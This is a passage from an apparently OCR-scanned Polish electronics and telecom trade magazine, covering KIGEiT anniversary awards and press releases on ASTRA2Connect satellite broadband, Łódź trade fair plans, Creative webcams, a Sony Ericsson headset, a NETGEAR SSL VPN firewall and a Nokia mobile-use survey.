Waldemar Pawlak – wyróżnienie specjalne za współpracę przy tworzeniu polityki dla sektora elektronicznego w latach 1993-1995, w szczególności związanej z negocjacjami przystąpienia Polski do GATT jako Prezesowi Rady Ministrów RP;

Anna Streżyńska – za konsekwentną i skuteczną realizację strategii regulacyjnej dla rynku telekomunikacyjnego na stanowisku Prezesa Urzędu Komunikacji Elektronicznej;

Adam Szejnfeld – za znaczący wkład w proces legislacyjny tworzący korzystne warunki dla inwestycji i rozwoju przemysłu elektronicznego w Polsce na stanowisku przewodniczącego i wiceprzewodniczącego sejmowej Komisji Gospodarki IV i V kadencji;

Antoni Mężydło – za znaczący wkład w rozwój konkurencyjnego rynku telekomunikacyjnego na stanowisku przewodniczącego sejmowej podkomisji stałej ds. łączności;

Mieczysław Nogaj – za długoletnią współpracę z Izbą przy tworzeniu polityki celnej dla sektora elektronicznego, w szczególności przy negocjacjach z WTO w ramach Porozumienia ITA na stanowisku dyrektora departamentu w Ministerstwie Gospodarki w latach 1993-95 i od 2004 r. do chwili obecnej oraz Prezesa Głównego Urzędu Ceł w latach 1995-97;

Barbara Kopijkowska-Nowak – za długoletnią współpracę z Izbą przy tworzeniu polityki celnej dla sektora elektronicznego oraz przy negocjacjach z WTO w ramach Porozumienia ITA na stanowisku dyrektora departamentu w Ministerstwie Gospodarki od 1995 roku;

Wojciech Maj – za długoletnią współpracę z Izbą przy tworzeniu polityki przemysłowej i celnej dla sektora elektronicznego, w szczególności przy tworzeniu strategii dla przemysłu elektronicznego do 2010 roku na stanowisku dyrektora departamentu w Ministerstwie Gospodarki w latach 1996-2007;

Wiesław Czyżowicz – za długoletnią współpracę z Izbą przy tworzeniu polityki celnej dla sektora elektronicznego, w szczególności przy negocjacjach z WTO na stanowisku Prezesa Głównego Urzędu Ceł w latach 2002-2004;

Piotr Woźny – za znaczący wkład w proces legislacyjny, tworzący podstawy konkurencyjnego rynku telekomunikacyjnego w Polsce na stanowisku podsekretarza stanu w Ministerstwie Łączności w latach 2000-2001.

W grupie osób działających na forum Izby dyplomy honorowe otrzymali:

Nina Brynczak – za wiele nowych inicjatyw na forum Izby, w tym tworzenie nowych sekcji branżowych oraz wieloletnią pracę w organach statutowych Izby, jako członkowi zarządu Izby od IV kadencji;

Eugeniusz Gaca – za znaczący wkład w integrację środowiska operatorów telekomunikacyjnych oraz działania na rzecz rozwoju rynku telekomunikacyjnego w Polsce, jako członkowi zarządu Izby od V kadencji;

Zdzisław Kleszcz – za wiele inicjatyw i aktywność na forum Izby, w szczególności w sektorze telekomunikacyjnym oraz wieloletnią pracę w organach statutowych Izby, jako jednemu z inicjatorów założenia Izby i członkowi władz statutowych Izby od II kadencji;

Andrzej Kaczmarek – za wiele inicjatyw i aktywność na forum Izby, w szczególności w sektorze elektroniki konsumenckiej, jako jednemu z inicjato-

rów założenia Izby i pierwszemu prezesowi Izby w latach 1992-1995;

Roman Kluska – za wiele inicjatyw i aktywność na forum Izby, w szczególności w sektorze informatycznym oraz wieloletnią pracę w organach statutowych Izby, jako jednemu z inicjatorów założenia Izby i członkowi władz statutowych Izby od I do IV kadencji;

Bogdan Krajewski – za wiele inicjatyw i aktywność na forum Izby, w szczególności w sektorze informatycznym oraz wieloletnią pracę w organach statutowych Izby, jako jednemu z inicjatorów założenia Izby i członkowi władz statutowych Izby w I i II kadencji;

Ryszard Kozłowski – za wiele inicjatyw i aktywność na forum Izby, w szczególności w sektorze aparatury kontrolno-pomiarowej oraz pracę w organach statutowych Izby, jako jednemu z inicjatorów założenia Izby i członkowi władz statutowych Izby od I do III kadencji;

Ryszard Łada – za długoletnią współpracę i wiele nowych inicjatyw na forum Izby, w szczególności wspieranie inwestycji w sektorze elektronicznym i wprowadzanie systemów jakości, jako jednemu z inicjatorów założenia Izby;

Zbigniew Niemczycki – za wiele inicjatyw i aktywność na forum Izby, w szczególności w sektorze elektroniki konsumenckiej oraz pracę w organach statutowych Izby, jako jednemu z inicjatorów założenia Izby i członkowi władz statutowych Izby w I i II kadencji;

Zdzisław Nowak – za wiele inicjatyw i aktywność na forum Izby, w szczególności w sektorze elektroniki konsumenckiej i sektorze telekomunikacyjnym, jako jednemu z inicjatorów założenia Izby;

Stanisław Szuder – za długoletnią współpracę i wiele nowych inicjatyw na forum Izby, w szczególności w sektorze telekomunikacyjnym, jako jednemu z inicjatorów założenia Izby;

Jarosław Tworóg – za wiele inicjatyw i aktywność na forum Izby, w szczególności współpracę ze środowiskiem naukowym oraz wieloletnią pracę w organach statutowych Izby, jako jednemu z inicjatorów założenia Izby i członkowi władz statutowych Izby od II kadencji;

Marek A. Wośko – za wiele inicjatyw i aktywność na forum Izby, wieloletnią pracę w jej organach statutowych oraz skuteczne reprezentowanie Izby w zarządzie EICTA, jako jednemu z inicjatorów założenia Izby i członkowi władz statutowych Izby od I kadencji.

Kolejną uhonorowaną grupą były firmy członkowskie, które zostały wyróżnione za szczególne współdziałanie w tworzeniu warunków rozwoju sektora elektronicznego i telekomunikacyjnego w Polsce oraz wspieranie inicjatyw gospodarczych Izby w tym zakresie.

Oto ich pełna lista:

- Alcatel-Lucent Polska SA;
- DGT sp. z o.o.;
- ELZAB SA;
- EXATEL SA;
- Flextronics International Poland sp. z o.o.;
- GTS ENERGIS sp. z o.o.;
- Instytut Łączności;
- Instytut Rynku Elektronicznego sp. z o.o.;
- Instytut Tele- i Radiotechniczny;
- Jabil Assembly Poland sp. z o.o.;
- JPMorgan Chase sp. z o.o.;
- Kimball Electronics Poland sp. z o.o.;
- LG Electronics Mława sp. z o.o.;
- MAW Telecom International SA;
- MediaTel SA;
- Multimedia Polska SA;
- Netia SA;
- Nokia Siemens Network sp. z o.o.;
- NXP Semiconductors Poland sp. z o.o.;
- P4 sp. z o.o.;
- Philips Polska sp. z o.o.;
- TELE2 Polska sp. z o.o.;
- Telefonia Dialog SA;
- TP EmiTel sp. z o.o.;
- Unizeto Technologies SA;
- VECTOR sp. z o.o.

Ostatnim wyróżnionym został prezes zarządu Izby **Stefan Kamiński** za wiele inicjatyw i aktywność na forum Izby, w szczególności skuteczne budowanie pozycji KIGEiT w kontaktach z władzą ustawodawczą i wykonawczą oraz wieloletnią pracę w organach statutowych Izby. Zasługi prezesa przypomnieli przewodniczący rady **Bogdan Rogala** i wiceprzewodniczący **Marek A. Wośko**.

W części nieoficjalnej wystąpił znany pianista **Waldemar Malicki.** Galę zakończyła uroczysta kolacja.

Partnerem głównym uroczystości była firma Multimedia Polska SA, a partnerami wspierającymi obchody 15-lecia KIGEiT były: ELZAB SA, Jabil Assembly Poland sp. z o.o., JP Morgan Chase sp. z o.o., MEDIATEL SA, Netia SA, P4 sp. z o.o., NXP Semiconductors Poland sp. z o.o., Philips Polska sp. z o.o., TP EmiTel sp. z o.o. oraz TPV Displays Polska sp. z o.o. Ze strony mediów uroczystość wspierały: TV Biznes, TVP Warszawa, the Warsaw Voice i Tygodnik Przegląd. ■

Pomyślne wprowadzenie usługi w siedmiu krajach europejskich

Usługa ASTRA2CONNECT

SES ASTRA, spółka należąca do SES (notowanej na giełdzie Euronext Paris oraz w Luksemburgu: SESG), podpisała kolejne kontrakty na wdrażanie swojej satelitarnej usługi szerokopasmowej ASTRA2Connect również we Francji i Włoszech. Obecnie, tylko dziewięć miesięcy od wprowadzenia produktu w kwietniu 2007 r., SES ASTRA zawarła umowy na jego dystrybucję w siedmiu krajach europejskich. Przyszłe zyski wynikające z tych kontraktów siegają kwoty 165 milionów Euro, przy ponad 200 000 terminali konsumenckich, które mają być zainstalowane w ciągu trzech do pięciu lat. SES ASTRA już podpisała umowy na dystrybucję ASTRA2Connect w Niemczech, Austrii, Szwajcarii, Irlandii i Polsce. Kolejne umowy w kilkunastu innych krajach europejskich są w trakcie negocjacji.

We Francji usługa będzie dostarczana klientom końcowym pod marką „Vivéole" przez dostawcę usług komunikacyjnych Auvea Ingénierie – firmę specjalizująca się w instalacjach inżynieryjnych oraz sieciowych, z siedzibą w Tuluzie. We Włoszech, usługa będzie dystrybuowana przez dostawcę usług szerokopasmowych – Digitaria, przedstawiciela firm dostarczających usługi sieciowe i satelitarne – Netdish oraz Eurosatellite.

W związku z powyższymi sukcesami oraz dzięki podpisaniu umowy z belgijskim dostawcą sprzętu komunikacyjnego – firmą Newtec, SES ASTRA rozpoczęła produkcję terminali koncumenckich ASTRA2Connect na dużą skalę. Terminale konsumenckie produkowane przez Newtec otrzymały niedawno prestiżową nagrodę Europejskiego Produktu Innowacyjnego Frost & Sullivan.

ASTRA2Connect jest w pełni satelitarnym rozwiązaniem szerokopasmowego dostępu, który umożliwia korzystanie z usług typu dual- i triple-play, udostępnianym za pośrednictwem sprzedawców hurtowych oraz dostawców usług internetowych. Ta innowacyjna infrastruktura oferuje wysoce niezawodny, zawsze dostępny, dwukierunkowy szerokopasmowy dostęp do internetu za stałą opłatą. Sprzęt użytkownika końcowego – modem i antena satelitarna – jest niedrogi oraz dostarczany wraz z narzędziem umożliwiającym przeprowadzenie instalacji we własnym zakresie. ASTRA2Connect oferuje gospodarstwom domowym w regionach pozbawionym naziemnej łączności satelitarnej unikatową możliwość uzyskania dostępu do usług szerokopasmowych, takich jak szybki internet i usługi VoIP.

Łącznie, rynek docelowy dla satelitarnego szerokopasmowego produktu w Europie szacowany jest na pięć do dziesięciu procent wszystkich europejskich gospodarstw domowych. SES ASTRA obsługuje ten rynek za pośrednictwem swoich satelitów znajdujących się na pozycji 23.5 E, zapewniając tym samym pan-europejskie zasięgi dla usługi ASTRA2Connect. Flota satelitów na pozycji 23.5 E będzie w przyszłości wzbogacona o kolejne, które zostaną zamówione.

– Start ASTRA2Connect we Francji i Włoszech, jak również zapoczątkowanie produkcji terminali ASTRA2Connect na dużą skalę są ważnym krokiem w pomyślnym wdrażaniu naszego innowacyjnego satelitarnego szerokopasmowego produktu – powiedział **Alexander Oudendijk**, Chief Commercial Officer firmy SES ASTRA.

– Chcemy w pełni wykorzystać nadarzającą się sposobność, aby za pośrednictwem istniejących pojemności satelitarnych wprowadzić na rynek konkurencyjny produkt z cenowo dostępnymi i łatwymi w instalacji terminalami. Zakontraktowane przychody oraz zadeklarowana liczba terminali udowadniają pomyślny start i potencjał rozwojowy ASTRA2Connect. Jesteśmy dumni z faktu, iż osiągnęliśmy tak znaczące wyniki już w ciągu dziewięciu miesięcy od startu usługi. Dostępność dużych ilości terminali ASTRA2Connect oraz nasze plany dotyczące zamawiania kolejnych satelitów będą stanowiły wsparcie dla dalszego rozwoju ASTRA2Connect na różnych rynkach europejskich.

ródło: SES-ASTRA; www.ses-astra.com

Łódzkie targopolis

Janusz Fornalik

MTŁ planują budowę nowoczesnego centrum konferencyjno-targowego

Targi związane są historycznie z rynkiem – czyli centralnym miejscem, skupiającym mieszkańców i przybyszów. Łódź z racji swojego położenia, wielokulturowych korzeni, tradycji przemysłowych i potencjału intelektualnego może aspirować do roli współczesnego rynku w skali Polski i Europy.

Być może identyfikację i tożsamość Łodzi można by wykreować wokół pojęcia megarynku, złożonego z takich kompatybilnych i oryginalnych segmentów, jak przekształcone EC-1, zrewitalizowane strefy mieszkalne, Manufaktura czy też **łódzkie targopolis.**

Od kilkunastu miesięcy obserwujemy w innych ośrodkach targowych prawdziwy boom inwestycyjny: Poznań dysponuje już 100.000 m^2 powierzchni wystawienniczej, Kielce 30.000 m^2 i budują kolejną halę, nowoczesne obiekty uruchomiono w Gdańsku, Olsztynie, Krakowie. Najbardziej spektakularnymi przykładami z tej dziedziny są jednak po pierwsze – SILESIA Expo w Chorzowie, gdzie właściciel firmy Kolporter zainwestował 100 mln zł i w ciągu kilkunastu miesięcy uruchomiono nowoczesne centrum targowo-konferencyjne (docelowo 30.000 m^2); po drugie – rozpoczęta budowa hali o powierzchni 10.000 m^2 w Warszawie (za 20 mln euro). W efekcie za chwilę powstaną dwa potężne wielofunkcyjne centra targowe w odległości 150-200 km od naszego miasta.

Wspomniane inwestycje świadczą o rosnącym biznesowym, a zwłaszcza promocyjnym znaczeniu targów. Podkreślmy jedynie, że w obiektach MTŁ organizowanych jest rocznie 12 targów własnych (w tym pięć największych imprez branżowych w Polsce) i około 30 różnorodnych imprez zewnętrznych.

Mamy ambicje konkurować z najlepszymi ośrodkami targowymi w oparciu o wykwalifikowany zespół i wspomniany dorobek – blisko dwudziestoletnią tradycję i wiele nowych projektów imprez, pożytecznych dla miasta i regionu. Barierą wzrostu jest brak odpowiedniej infrastruktury targowej. W związku z tym opracowaliśmy całościową koncepcję zagospodarowania terenów targowych i harmonogram niezbędnych inwestycji.

Etap I to hala o powierzchni 8.000 m^2 z wielofunkcyjnym łącznikiem (restauracja, sale konferencyjne, biura organizacyjne, inne specjalistyczne pomieszczenia), wyceniona na 55 mln zł. Obiekt ma być przede wszystkim funkcjonalny, ale także powinien stanowić kolejny estetyczny i architektoniczny wyróżnik naszego miasta, wokół którego można by realizować dewizę MTŁ, tj. „Przyjazne miejsce dla łodzian", z czasem równoważąc obecną dominację Manufaktury w tym zakresie.

Wyróżnikiem nowego centrum targowego będzie szeroko rozumiana ekologia, zarówno poprzez realizowane imprezy targowe – np. Salon Źródeł Energii Odnawialnych, Targi Zdrowej Żywności, Festiwal Zdrowia – jak i infrastrukturę, np. solary, geotermia, nowoczesne aranżacje roślinne, transport (ryksze, meleksy). ■

Bezpieczniejsze i przyjemniejsze rozmowy internetowe z kamerami CREATIVE

Kamery internetowe Creative Live! Cam

Creative oferuje szeroki asortyment kamer internetowych przeznaczonych dla użytkowników w różnych grupach wiekowych. Od podstawowych modeli do zaawansowanych kamer internetowych z bogatym zestawem funkcji i oprogramowaniem.

– Korzystanie z kamer internetowych to już nie tylko kwestia technologii – to sprawa stylu życia – powiedział **Eoin Leyden**. *– Dlatego też wyszliśmy poza rolę jedynie dostawcy rozwiązań technicznych – stworzyliśmy witrynę internetową www.mylivecam.com (dostępną w języku angielskim) dla użytkowników kamer Creative. Tutaj, oprócz podstawowych informacji – takich jak instrukcje obsługi kamer, można zapoznać się z najnowszymi poradami i sztuczkami, dowiedzieć się od ekspertów, jak nagrywać wideoklipy, wykorzystać kamerę do zdalnego monitoringu, stworzyć fotokalendarz i skonfigurować ulubiony komunikator internetowy.*


Wprowadzenie


Dzięki dostępności telefonii internetowej, komunikatorów i innych usług sieciowych, komunikowanie się z rodziną lub współpracownikami nigdy wcześniej nie było tak łatwe. Analitycy sugerują, że globalny rynek szerokopasmowego internetu, który rośnie w tempie 45 mln użytkowników rocznie, może osiągnąć 368 mln klientów w 2009 roku. Zdaniem Creative, rozwój ten będzie wzmacniał popyt na kamery internetowe w nadchodzących latach.

– Kamery internetowe, od momentu pojawienia się na rynku, umożliwiły ludziom komunikowanie się w sposób, o którym wcześniej nawet nie myślano – powiedział **Eoin Leyden**, europejski menedżer marki kamer internetowych Creative. *– Dziś można z łatwością rozmawiać „twarzą w twarz", nawet gdy dzielą nas tysiące kilometrów, a możliwość ta jest dostępna dla każdego, kto ma kamerę i połączenie z internetem. Firma Creative jest liderem w tej dziedzinie, wprowadziła szereg innowacji technologicznych, takich jak mikrofony z redukcją szumów i precyzyjne obiektywy z systemem automatycznego ustawiania ostrości – Autofocus (AF).*

Przydatne oprogramowanie z awatarami

Wybrane modele kamer Creative[1] posiadają oprogramowanie udostępniające dynamiczne awatary, dzięki którym rozmowy wideo nabierają nowego wymiaru. Funkcja ta umożliwia użytkownikom kreowanie nowych wizerunków jednym kliknięciem myszki. Oprócz zaawansowanych i zabawnych efektów wizualnych użytkownicy mogą wprowadzać również efekty dźwiękowe, co jest funkcją nieczęsto spotykaną w innych kamerach internetowych.





Standardowe awatary dostarczane z oprogramowaniem można uzupełnić o samodzielnie stworzone, dzięki oprogramowaniu Live! Cam Avatar Creator. Aplikacja ta umożliwia przechwycenie i animację każdego zdjęcia jako mówiącą postać. Tak stworzonego awatara można eksportować do elektronicznych kartek pocztowych lub wysłać jako klip wideo!

Kontrola rodzicielska

Bezpieczeństwo w internecie jest sprawą bardzo istotną, dlatego Creative oferuje rodzicom sposoby uzupełnienia nadzoru nad korzystaniem z internetu. Aby chronić młodych użytkowników internetu przed niewłaściwymi rozmowami internetowymi, oprogramowanie Creative Parental Control[2] może chronić dostęp do kamery hasłem.

Przypisy

[1] Dostępne w modelach Live! Cam Optia Pro, Live! Cam Video IM Pro, Live! Cam Notebook Ultra.

[2] Dostępne w modelach Live! Cam Optia AF, Live! Cam Optia Pro, Live! Cam Optia, Live! Cam Video IM Pro, Live! Cam Video IM, Live! Cam Vista IM, Live! Cam Notebook Ultra, Live! Cam Notebook Pro i Live! Cam Notebook.

ródło: INVENTIVE Communication

Wysokiej jakości zestaw słuchawkowy o kobiecym charakterze

Sony Ericsson Bluetooth™ HBH-PV712 Style Edition

Lekki, wygodny, stylowy i posiadający wysokie parametry techniczne kobiecy zestaw słuchawkowy Sony Ericsson Bluetooth™ HBH-PV712 Style Edition – każda kobieta powinna mieć go w swojej torebce.

Przeładowane torebki, próby odnalezienia dzwoniącego w nich telefonu oraz wyścig z czasem – to typowe trudności w dzisiejszym świecie, w którym tempo życia jest tak szybkie. Dlatego też Sony Ericsson opracował stylowe i łatwe w obsłudze akcesorium, które świetnie wygląda i pomaga efektywnie organizować to aktywne życie – zestaw słuchawkowy Bluetooth™ **HBH-PV712 Style Edition**.

Ten zestaw słuchawkowy, zaprojektowany specjalnie dla nowoczesnej kobiety, łączy w sobie jakość, funkcjonalność i styl. Bluetooth™ **HBH-PV712 Style Edition** to najnowsze narzędzie, które sprawi, że dzień gwiazdy tenisa, kobiety prowadzącej firmę czy młodej mamy upłynie choć trochę spokojniej.

Niewątpliwie nowy zestaw słuchawkowy Bluetooth™ **HBH-PV712 Style Edition** będzie miłym wytchnieniem dla aktywnych, wrażliwych na modę kobiet na całym świecie. Zestaw ten jest owocem prowadzonych przez zespół Sony Ericsson wnikliwych badań, które miały na celu ujawnienie, czego dokładnie pragnie aktywna, nowoczesna kobieta: łatwego w obsłudze zestawu słuchawkowego Bluetooth™, który wygląda świetnie, mieści się w torebce i niezawodnie działa. Podczas projektowania brano cały czas pod uwagę kobiety i uwzględniano ważne dla nich aspekty – począwszy od udostępnienia znacznej ilości czasu rozmowy, poprzez zastosowanie technologii przyjaznej dla użytkownika, a skończywszy na umieszczeniu wygodnego, zawijanego uchwytu na ucho, który sprawia, że łatwo korzysta się ze słuchawki nawet przy długich włosach.

Wysokiej jakości zestaw słuchawkowy **Bluetooth™ HBH-PV712**, w którym zastosowano technologię wzmacniania dźwięku, w tym Digital Signal Processing (SP) oraz Fast Automatic Volume Adjustment, zapewnia kryształową czystość dźwięku gdziekolwiek się znajdziesz, podczas gdy trzy stylowe akcesoria sprawiają, że wyglądasz zawsze doskonale – zarówno na korcie tenisowym, jak i na parkiecie.

- **Trzy stylowe obudowy Style-up™**, zaprojektowane tak, by można je było zdejmować jednym ruchem, pozwalają na szybką ich zmianę w zależności od Twojego nastroju oraz ubrania. Wybierz spośród następujących wariantów obudowy: czerwona ze srebrnymi akcentami, czarna ze srebrnymi, fioletowymi i czerwonymi akcentami, oraz obudowa w kolorze „purple plated" – o fioletowym, metalicznym połysku.
- **Oryginalna smycz do noszenia zestawu**, posrebrzana i udekorowana czerwonymi, srebrnymi i czarnymi perełkami, została zaprojektowana tak, aby pasować do każdej obudowy Style-up™. Posiada funkcję szybkiego odpinania dla potrzeb rozmów przychodzących i można ją dostosowywać do stroju. Długość smyczy możesz także dopasować do Twojego stroju, zgodnie z najnowszym trendem noszenia zestawu w trybie czuwania.
- **Stylowa sakiewka**, stanowiąca wyrafinowane akcesorium do noszenia zestawu, z motywem kół oraz czerwoną siateczką. W sam raz na Twój telefon i zestaw, a jednocześnie wystarczająco niewielka, aby zmieścić się w Twojej torebce.

Sophie Herschtel-Keldsen, Product Business Manager ds. słuchawek bezprzewodowych Bluetooth™ **HBH-PV712 Style Edition** powiedziała: *Odbieranie telefonów w sposób bezprzewodowy to przyszłość – zarówno w domu, w pracy, jak i gdziekolwiek się poruszamy. Niezawodny, łatwy w użyciu i wygodny zestaw słuchawkowy Bluetooth™* ***HBH-PV712*** *Style Edition podąża śladem sukcesu zestawu Bluetooth™ PV705 Style Edition. Rozumiemy potrzeby dzisiejszych kobiet i stale pracujemy nad rozwojem nowych i ekscytujących produktów, które są atrakcyjne, modne i łatwe w obsłudze.*

Zestaw słuchawkowy Bluetooth™ **HBH-PV712** Style Edition jest owocem wieloletnich doświadczeń i badań Sony Ericsson w zakresie technologii Bluetooth™ oraz wzornictwa. Będzie dostępny na całym świecie w lutym 2008 roku. ■

ródło: Sony Ericsson

KOMUNIKACJA ELEKTRONICZNA 2009

z wersją na CD

MSG MEDIA
ul. Stawowa 110
85-323 Bydgoszcz
tel. (052) 325 83 10
fax (052) 373 52 43
office@msgmedia.pl
www. techbox pl

Zapraszamy do X edycji

Rozwiązanie sieciowe dla małych i średnich przedsiębiorstw

NETGEAR® ProSafe FVS336G

Firma NETGEAR®, Inc. zaprezentowała NETGEAR® ProSafe Dual WAN Gigabit SSL VPN Firewall (FVS336G) – wszechstronną, funkcjonalną zaporę zapewniającą bezpieczeństwo sieci oraz zdalny i niezawodny dostęp do internetu. Nowy model przeznaczony jest dla małych i średnich przedsiębiorstw. Obsługuje do 25 tuneli IPsec i 10 tuneli SSL VPN, oferując bezpieczne połączenia dwustronne, zdalny dostęp lub funkcje telepracy, nie wymagając oprogramowania klienckiego VPN.

– *Zespoły testowe miały okazję w pełni wykorzystać funkcje i możliwości FVS336G* – powiedział **Wojciech Karwowski**, country manager NETGEAR Poland. – *Jesteśmy przekonani, że funkcjonalność i wszechstronność urządzenia sprawi, że znajdzie ono w Polsce wielu nabywców.*

ProSafe Dual WAN Gigabit SSL VPN Firewall (FVS336G) wyposażono w zintegrowany, czteroportowy przełącznik 10/100/1000 Mb/s umożliwiający szybką pracę sieci i zarządzanie przez SNMP. Urządzenie zawiera również dwa porty Gigabit WAN obsługujące podwójne połączenia szerokopasmowe z funkcją równoważenia obciążenia i przejmowania ruchu w przypadku awarii, co zwiększa przepustowość i niezawodność firmowego połączenia z internetem.

Obsługa tuneli VPN IPsec i SSL zapewnia zdalny dostęp bez oprogramowania klienckiego, za pośrednictwem bezpiecznego połączenia przez przeglądarkę. Urządzenie umożliwia również dostęp za pomocą oprogramowania klienckiego starszej generacji. Ponadto tunele IPSec VPN umożliwiają płynne otwieranie bezpiecznych tuneli VPN pomiędzy różnymi lokalizacjami, np. oddziałami terenowymi firmy.

ProSafe Dual WAN Gigabit SSL VPN Firewall jest w pełni funkcjonalną zaporą z licznymi zabezpieczeniami: ochroną przed atakami DoS, pełną inspekcją pakietów (SPI), filtrowaniem słów kluczowych w URL, logowaniem, raportowaniem i ostrzeżeniami w czasie rzeczywistym.

ProSafe Dual WAN Gigabit SSL VPN Firewall (FVS336G) oferowany jest z bezterminową gwarancją sprzętową. Dostarczany jest z wygodnym w obsłudze ekranem konfiguracyjnym NETGEAR ProSafe Control Center i asystentem instalacji, skracającym czas przygotowania urządzenia do pracy.

– *FVS336G jest łatwy do zainstalowania, lecz pozwala również bardziej zaawansowanemu administratorowi skonfigurować urządzenie według własnych potrzeb* – wyjaśnia **Tim Middleton**, specjalista ds. rozwiązań.

– *Funkcje Transport Layer Security to doskonały dodatek do tradycyjnej funkcjonalności zapór i routerów ProSafe, który umożliwia menedżerom IT elastyczne dostosowywanie środowiska pracy pracowników mobilnych lub pracujących w domu, bez potrzeby instalowania dodatkowych urządzeń. Jestem pod wrażeniem wydajności i stabilności FVS336G. Parametry połączeń z internetem i sieci LAN sprostały moim oczekiwaniom. W dalszym ciągu pozytywnie oceniam ogólną funkcjonalność sieciowego interfejsu użytkownika.*

– *Nowa zapora ProSafe Dual WAN Gigabit SSL VPN Firewall to idealny produkt dla małych i średnich przedsiębiorstw poszukujących rozwiązania sieciowego zapewniającego wysoką wydajność, solidne zabezpieczenia i łatwy, bezpieczny dostęp dla użytkowników zdalnych oraz połączeń sieciowych pomiędzy lokalizacjami* – wyjaśnia Wojciech Karwowski.

– *Wszechstronna zapora daje zdalnym użytkownikom dostęp do danych korporacyjnych bez użycia oprogramowania klienckiego, za pomocą standardowej przeglądarki internetowej, a tunele VPN IPsec mogą jednocześnie otwierać bezpieczne połączenia pomiędzy lokalizacjami, z obsługą starszych rozwiązań klient-serwer. Zintegrowany czteroportowy przełącznik klasy Gigabit i dwa gigabitowe porty WAN gwarantują optymalną wydajność i niezawodność sieci. ProSafe Dual WAN Gigabit SSL VPN Firewall to jedna z najbardziej wszechstronnych, niezawodnych*

i bezpiecznych zapór dla małych i średnich przedsiębiorstw.

NETGEAR ProSafe Dual WAN Gigabit SSL VPN Firewall

NETGEAR ProSafe Dual WAN Gigabit SSL VPN Firewall (FVS336G) to zapora klasy SPI i czteroportowy przełącznik 10/100/1000 Mbps z dwoma gigabitowymi portami WAN, z obsługą VPN typu SSL i IPsec, stanowiący wydajny i przystępny cenowo element infrastruktury sieciowej dla małych i średnich przedsiębiorstw.

Oprócz klienckiego dostępu zdalnego, realizowanego poprzez maksimum 25 tuneli VPN IPsec, FVS336G obsługuje jednocześnie do 10 tuneli VPN SSL, zapewniając zdalnym użytkownikom bezpieczny dostęp do firmowej sieci poprzez standardową przeglądarkę internetową. Tunele VPN SSL zabezpieczane są przez przemysłowe algorytmy szyfrowania i funkcje takie, jak automatyczne czyszczenie pamięci podręcznej po zakończeniu sesji, co chroni przed naruszeniem prywatności i nieupoważnionym dostępem do wrażliwych danych.

FVS336G zawiera dwa gigabitowe porty Ethernet WAN i może obsługiwać dwa szerokopasmowe połączenia internetowe w konfiguracji umożliwiającej równoważenie obciążenia lub przejmowanie ruchu w razie awarii.

Konfiguracja równoważąca obciążenie umożliwia maksymalną przepustowość wykorzystując oba porty WAN do równomiernego rozłożenia ruchu sieciowego na oba szerokopasmowe połączenia. Aby zwiększyć niezawodność połączenia internetowego, drugi port WAN można skonfigurować jako połączenie zapasowe na wypadek awarii połączenia głównego.

FVS336G jest łatwy w użyciu i konfiguracji – posiada przyjazny użytkownikowi ekran konfiguracyjny ProSafe Control Center i asystenta ułatwiającego konfigurację.

Zapora jest kompatybilna z systemami operacyjnymi Windows®, UNIX®, Macintosh®, Linux® i można nią zarządzać poprzez protokół SNMP.

Zapora NETGEAR ProSafe Dual WAN Gigabit SSL VPN Firewall (FVS336G) oferowana będzie w pierwszym kwartale 2008 roku z bezterminową gwarancją przez wiodące sklepy detaliczne, internetowe i sprzedawców VAR, w cenie katalogowej 425 USD (+VAT). ■

Zródło: Netgear

Telefony komórkowe pomagają równoważyć życie zawodowe z towarzyskim

Kobiety radzą sobie lepiej...

Wykonywanie kilku zadań jednocześnie stało się elementem codzienności dla nas wszystkich. Uczestnicząc w życiu zawodowym, rodzinnym i towarzyskim, jesteśmy bardziej zajęci niż kiedykolwiek przedtem. Z wyników ogólnoświatowego badania przeprowadzonego online na całym świecie przez firmę Nokia wynika jednak, że z wieloma zadaniami naraz radzą sobie lepiej kobiety niż mężczyźni – dotyczy to 60 proc. respondentów obu płci. Tylko sześć procent kobiet uważa, że to mężczyźni lepiej wykonują więcej zadań jednocześnie.

Z ogólnej liczby ponad 5000 respondentów 79 proc. uważa, że dobrze radzi sobie z kilkoma zadaniami naraz, 50 proc. określa siebie jako wydajnych, a 31 proc. jako zajętych. Większość mężczyzn i kobiet z Danii oraz Norwegii sądzi, że potrafi robić kilka rzeczy naraz. Najbardziej zrelaksowani okazali się Finowie z wynikiem 74 proc.

Przeważająca większość, bo aż 80 proc. respondentów, uważa, że dzięki telefonom komórkowym może osiągnąć pożądaną równowagę pomiędzy pracą a życiem towarzyskim. 63 proc. respondentów uważa, że bez telefonu komórkowego ich wydajność pogorszyłaby się, a 74 proc. sądzi, że dzięki telefonowi komórkowemu lepiej sobie radzi z kilkoma zadaniami naraz.

– *Ludzie korzystają z telefonów komórkowych w większym stopniu niż kiedykolwiek przedtem* – powiedział **Dom Fried-Booth**, dyrektor ds. badań w dziale Devices firmy Nokia. – *Ponieważ współczesne telefony komórkowe zawierają takie funkcje, jak kalendarz, e-mail i wiadomości tekstowe, ludzie używają ich nie tylko do nawiązywania połączeń. Pomaga to niektórym utrzymać większą wydajność w pracy, a innym w lepszym prowadzeniu domu. W każdym przypadku jednak telefony komórkowe zdecydowanie pomagają ludziom w realizacji życiowych celów.*

Z badania wynika, że telefony komórkowe pomagają w uzyskaniu większej wydajności. 62 proc. respondentów wykonuje 2-3 czynności podczas rozmowy przez telefon komórkowy, w tym przeglądanie stron internetowych czy robienie zakupów. 75 proc. kobiet odpowiedziało, że podczas korzystania z telefonu komórkowego przygotowuje posiłki, a 50 proc., że robi makijaż.

Choć większość respondentów twierdzi, że podczas korzystania z telefonu komórkowego robi więcej niż jedną rzecz naraz, 48 proc. wskazało, że rozmowa odgrywa główną rolę. Na pytanie o to, co najbardziej lubią robić podczas używania telefonu komórkowego, respondenci w większości odpowiedzieli „być w łóżku", nie podając jednak szczegółów.

